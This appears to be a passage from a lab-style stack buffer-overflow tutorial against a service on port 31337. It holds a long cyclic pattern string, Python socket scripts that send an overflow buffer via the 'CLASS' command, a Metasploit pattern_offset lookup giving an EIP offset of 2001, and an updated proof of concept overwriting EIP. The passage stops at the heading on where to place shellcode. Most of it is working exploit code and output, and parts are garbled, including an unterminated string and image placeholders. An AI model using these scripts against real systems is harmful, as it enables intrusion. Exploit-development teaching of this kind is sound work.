6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3
Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0B
o1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt
8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5
Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2C
f3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl
0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7
Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4C
w5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc
2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9
Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6D
n7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt
4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1
Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8E
e9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek
6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3
Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0E
w1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb
8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5
Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2F
n3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft
0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7
Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4G
e5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk
2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9
```

Pattern integration

```
root@kali:~/fuzzer# cp classfuzzer.py classfuzzerpattern.py
root@kali:~/fuzzer# nano classfuzzerpattern.py
```

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```

Knock it over



Match the pattern offset


Identify the location of EIP by matching the pattern found in EIP with the pattern created earlier:

```
root@kali:~/fuzzer# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 43376F43
[*] Exact match at offset 2001
```


Update the poc

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "A" * 2001 + "B" * 4 + "C" * (5011 - 11 -2001 - 4)

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```


Launch the poc




Where to put the shellcode

